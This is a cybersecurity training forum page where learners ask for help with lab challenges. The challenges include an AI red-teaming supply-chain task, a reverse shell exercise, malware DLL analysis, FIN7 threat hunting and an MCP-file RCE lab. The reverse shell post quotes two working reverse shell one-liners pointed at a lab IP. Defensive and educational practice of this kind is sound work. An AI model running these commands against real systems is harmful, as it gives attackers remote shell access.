
Forum Widgets
Recent Discussions

AI Red Teaming: Initial Access – Supply Chain Attacks
Hello all, I'm trying to complete the final task for this challenge to obtain MERIDIAN_API_KEY. I was able to get the API admin token. I see the information on the /env page that I'm supposed to access it through API. I'm trying to create a curl query - but I fail. I feel like it's a wrong direction.😟 Am I going the right way, or I should consider, check something. Any high level hints are appreciated.0likes0Comments
Reverse shell task

I am taking an introduction to hacking class and I am supposet do upload a reverse shell file into a website so it gets executed and gives me access. Description: Basically I need to create a file which has a reverse shell command inside so I can gain access on a pivot server. I have the IP address of the pivot server and I can access it via web browser on port 80. Thas a website that only accepts url's and says it will execute anything given as an input. Since the next task is to make a reverse shell script and acces the pivot server I am assuming I need to create a file execute it/download it and get the access. So far I have done the following (check the picture for reference): top left: I started a listener on port 4444 to see if the reverse shell connection gets through top right: the pivot server website on port 80 bottom right: the webserver on port 8000 bottom left: i created a file test so I can can execute it on the pivot website (yoi cant see it on the screenshiot but its there in the same directory the swebserver is running) So I have checked both the listening and the webserver port and they are accessible, I have used many netcat commands in the file, made it executable, changed extenssions to txt, sh, php with the according script and the file usually download successfuly, but the listener never gets a connection back. a list of just some of the commands I have given inside the file for the reverse shell: sh -i >& /dev/tcp/10.102.3.217/4444 0>&1 nc 10.102.3.217 4444 -e sh The task is asking me to: Use the second pivot host's port 80 service to get a reverse shell Any suggestion what I am doing wrong? Or maybe I am missing something Thanks in advance, feel free to ask any questions Cheers
DFIR CTF: LightNeuron DLL - Question 8
In relation towards finding the decrypted email. I am wondering about what I am getting wrong from the conditional breakpoint in order to expose all the decrypted strings after the return function After searching up the XOR key location I went to from Ghidra Through the RET function which I thought would expose the strings I ran going to the ret function then after following the process in order to go to the DLL malware and got into the ret function I set the breakpoint and debug restarted However, it kept saying memory address unavailable. such as this also includes setting the CF flag to 0 I am wondering about what I am doing wrong here and where should I dig deeper? Note: used Gemini to help look into possible solutions however, refered to https://www.youtube.com/watch?v=Tc8Wl37uwYc for aid I have also tried to run to the function but for some reason it the instruction keeps catching it and making a return away from the malware by setting breakpoint towards there but I keep getting lost on how I could actually breakdown the return and evasion techniques. Wondering where should I be digging more to learn how to investigate this process despite the amount of returns stopping the function
Subject: Practice Lab Recommendations – NHS England Cyber Security Assessment
Hi everyone, I have been invited to complete an Immersive Labs assessment for the NHS England CSOC Protective Monitoring Analyst (Band 5) role. The assessment consists of four practical labs covering: Microsoft Sentinel Blue Team Ops (6/10) - SIEM operations, KQL queries, analytics rules, threat detection and incident investigation. Microsoft Azure Basics: Logic Apps (5/10) - Automated workflows using triggers, actions and conditions, including SOAR playbooks. Privilege Escalation Through IAM (6/10) - AWS IAM policies, privilege escalation risks, permissions and least-privilege principles. Web Log Analysis Using Linux CLI (5/10) - Analysing web server logs using grep, awk, sort and uniq to identify suspicious activity. Could anyone recommend similar practice labs or learning paths available on Immersive Labs covering these topics? I am only looking for practice resources, not assessment answers. Any suggestions would be greatly appreciated. Thank you!
need to find the correct answer for a question in "ISO 27014 - Governance of Information Security"
the question is : "In ISO 27014, what word describes the information flow from management to the board"? I have tried all possible answers, but it does not budge. Not sure How to go ahead with this. Any support is greatly appreciated.0likes1Comment
FIN7 Threat Hunting with Splunk: Execution Analysis
Hello everyone, I am stuck at the following task : "Which IP address and port does the encrypted payload communicate with? (Format ip:port)" I think I found the right function (babymetal) as I could answer the previous question : "What key is used to decode the embedded shellcode?" But where do I go from there ? I thought about doing dynamic analysis, but I have no tools to do so. Quite frankly I am lost Thanks for your help0likes2CommentsNVIDIA NeMo Guardrails: PII Masking
Question 11: What did Sarah Mitchell's email appear as in the model's response? After completing all the steps, what asking the Chat the above question, the bot never responds, it is just constantly thinking, I have restarted, started new chat. What should I do next?0likes0Comments
Abusing Trust Boundaries for RCE
I'm a bit stuck on this one as I'm not that familiar with Git and all the associated terminology. How do I clone the repo? which dir does the .mcp.json file sit in? Does this not pre-exist as its adding extra capabilities\extension to the original code? Does the target host pull the file automatically to give me a shell? Many thanks - GusSolved

Get support from the community
If your question has been answered, help others by clicking:
